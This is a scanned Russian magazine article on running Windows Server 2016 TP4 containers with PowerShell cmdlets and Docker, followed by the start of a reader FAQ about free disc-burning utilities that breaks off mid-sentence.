
Имя задаем произвольное, а `-WindowsImage` говорит о типе собираемого образа. Вариантами могут быть NanoServer, ServerDatacenter. Сразу ставится и Docker, за его отсутствие или наличие отвечает параметр SkipDocker и IncludeDocker. После запуска начнется загрузка и преобразование образа, в процессе нужно будет указать пароль для входа в VM. Сам ISO-файл достаточно большой, почти 5 Гбайт. Если канал медленный, файл можно скачать на другом компьютере, после чего переименовать в WindowsServerTP4 и скопировать в `C:\Users\Public\Documents\Hyper-V\Virtual Hard Disks`. Можем залогиниться в установленную виртуальную машину, указав пароль, заданный при сборке, и работать.

Теперь можно переходить непосредственно к использованию контейнеров.

ИСПОЛЬЗОВАНИЕ КОНТЕЙНЕРОВ С POWERSHELL

Модуль Containers содержит 32 командлета PowerShell, документация по некоторым еще неполная, хотя, в общем, чтобы заставить все работать, достаточная. Перечень вывести просто:

```
PS> Get-Command -module Containers
```



Список командлетов модуля Containers

Получить список доступных образов можно при помощи командлета Get-ContainerImage, контейнеров — Get-Container. В случае с контейнером в колонке Status будет показан его текущий статус: остановлен или запущен. Но пока технология находится в стадии разработки, MS не представила репозиторий, да и, как говорилось, пока PowerShell работает с локальным репозиторием, поэтому для экспериментов его придется создать самому.

Итак, сервер с поддержкой у нас есть, теперь нужны сами контейнеры. Для этого ставим провайдер пакетов ContainerProvider.

```
PS> Install-PackageProvider ContainerProvider -Force
```


Смотрим список доступных в OneGet образов.

```
PS> Find-ContainerImage
```

Выбираем и ставим нужный.

```
PS> Install-ContainerImage -Name WindowsServerCore
```





Устанавливаем контейнер на локальный сервер

Проверяем, что образ действительно находится в локальном репозитории:

```
PS> Get-ContainerImage
Name Publisher Version IsOSImage
---- --------- ------- ---------
WindowsServerCore CN=Microsoft 10.0.10586.0          True
```

Для создания контейнера из образа нужно указать его имя, исходный образ и имя Virtual Switch:

```
PS> New-Container -Name "WindowsCore" ↵
    -ContainerImageName "WindowsServerCore" -SwitchName External
```

В результате в ОС появляются файлы, содержащие описание нового контейнера. Дополнительно можно указать максимальный размер памяти, аккаунт для доступа, версию, издателя, путь, где создать контейнер, и так далее. Можем проверить его наличие при помощи Get-Container. И запускаем:

```
PS> Start-Container "WindowsCore"
```

В этот момент контейнеру выделяются ресурсы, и, в отличие от виртуальной машины, контейнер стартует практически мгновенно. Остановка производится при помощи командлета Stop-Container.

Подключаемся при помощи PowerShell remoting:

```
PS> Enter-PSSession -ContainerName WindowsCore -RunAsAdministrator
```

Теперь можем выполнить любые действия как с обычной виртуальной машиной. Например, установить новую роль:

```
PS> Install-WindowsFeature web-server
```



Чтобы сохранить установки, на основе контейнера можем создать образ. При этом система автоматически регистрирует зависимости между новым и базовым образом:

```
PS> New-ContainerImage -Name "WindowsIIS" ↵
    -ContainerImageName "WindowsCore"
```

Можем проверить данные об образе — имя и родительский образ:

```
PS> Get-ContainerImage | select Name, ParentImage
```

Если теперь запустить образ WindowsIIS и проверить установленные службы, то увидим наличие IIS.

ДОПОЛНИТЕЛЬНЫЕ ОПЕРАЦИИ

Для изменения настроек параметров контейнера предложен целый набор командлетов Add-Container* и Set-Container*, назначение большинства понятно из названия.

Добавим сетевой адаптер внутрь контейнера, подключим его к созданному ранее Virtual Switch и активируем соединение:

```
PS> Add-ContainerNetworkAdapter -ContainerName "WindowsIIS" ↵
    -SwitchName "External"
PS> Connect-ContainerNetworkAdapter -ContainerName "WindowsIIS" ↵
    -SwitchName "External"
```

Так же просто создаются общие папки между контейнером и сервером. Добавим в контейнере новый каталог:

```
PS> New-Item -Type Directory C:\share
```

Затем создаем новую общую папку, выполнив на сервере

```
PS> Add-ContainerSharedFolder -ContainerName "WindowsIIS" ↵
    -SourcePath c:\share -DestinationPath c:\share\WindowsIIS
```

После этого необходимо перезапустить контейнер.

ИСПОЛЬЗОВАНИЕ DOCKER

Как уже говорилось, кроме PowerShell, для управления контейнерами могут быть использованы утилиты Docker. С точки зрения унификации это большой

плюс: тем, кто раньше работал с Docker, не нужно изучать новые инструменты. Docker не устанавливается при развертывании на хосте контейнеров, это нужно сделать самому или использовать скрипты New-ContainerHost или Install-ContainerHost, о которых говорилось выше. В процессе потребуется установить клиент и запустить демон Docker с нужными параметрами. Возможно, в будущем процесс упростится и нужный пакет появится в OneGet. Пока в нем находится лишь пакет posh-docker, реализующий автодополнение команд Docker в командной строке PowerShell:

```
PS> Install-Module -Name posh-docker
```

Разработчики предлагают свой вариант установки и настройки Docker, предполагающий использование NSSM, по ссылке есть все команды и скрипт. Для тестирования можно поступить проще. Скачиваем docker.exe и помещаем в каталог system32:

```
PS> wget https://aka.ms/tp4/docker ↵
    -OutFile $env:SystemRoot\system32\docker.exe
```

Запускаем службу Docker, не забыв открыть в файрволе стандартный для Docker 2375-й порт:

```
PS> Start-Process cmd "/k docker daemon -D -b External ↵
    -H 0.0.0.0:2375"
```

Теперь можем работать как с обычным Docker, только в Windows. Смотрим список доступных локальных образов:

```
PS> docker images
```

Должны увидеть установленные при помощи PowerShell образы, можем их использовать. Но также есть готовые образы и в репозитории Docker:


```
PS> docker search microsoft
```

Запускаем нужный:

```
PS> docker run -it --name demo microsoft/nano-iis cmd
```

Получаем в результате доступ к командной строке. Выполняем все настройки, выходим и сохраняем результат в образ:

```
C:\> exit
PS> docker commit demo windowsiis
```



Ищем образ в репозитории Docker

ВЫВОД

Возможность запускать приложения в безопасной изолированной среде без увеличения нагрузки на ОС — несомненно, большой плюс новой версии Windows Server 2016. Поэтому новая фича будет востребована при развертывании и масштабировании сервисов среди разработчиков. Остается дождаться окончательного релиза.

Алексей Zemond
Панкратов
3em0nd@gmail.com





ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@GLC.RU)

ВЫБИРАЕМ УТИЛИТУ ДЛЯ ЗАПИСИ ЗАГРУЗОЧНЫХ ДИСКОВ И ФЛЭШЕК

Мы живем в просвещенные времена флэш-накопителей и вездесущего интернета. Но иногда всё же приходится нарезать болванку-другую — к примеру, для создания загрузочного диска. А для этого хорошо иметь удобное и надежное средство. И, в случае с Windows, выбирать есть из чего.

Все, конечно, знают про Nero Burning Rom, но за годы существования эта программа превратилась в настоящего монстра. Помимо записи образов она предлагает ещё тьму разных дополнительных экзотических фич и опций, разве что не поет и не пляшет. Поэтому посмотрим на более легковесные и к тому же совершенно бесплатные программы.


Утилита freeisoburner — как раз такая программа. Даже по скриншотам видно, что проще не бывает. Впрочем, разве для успешного прожига нужно что-то



Freeisoburn

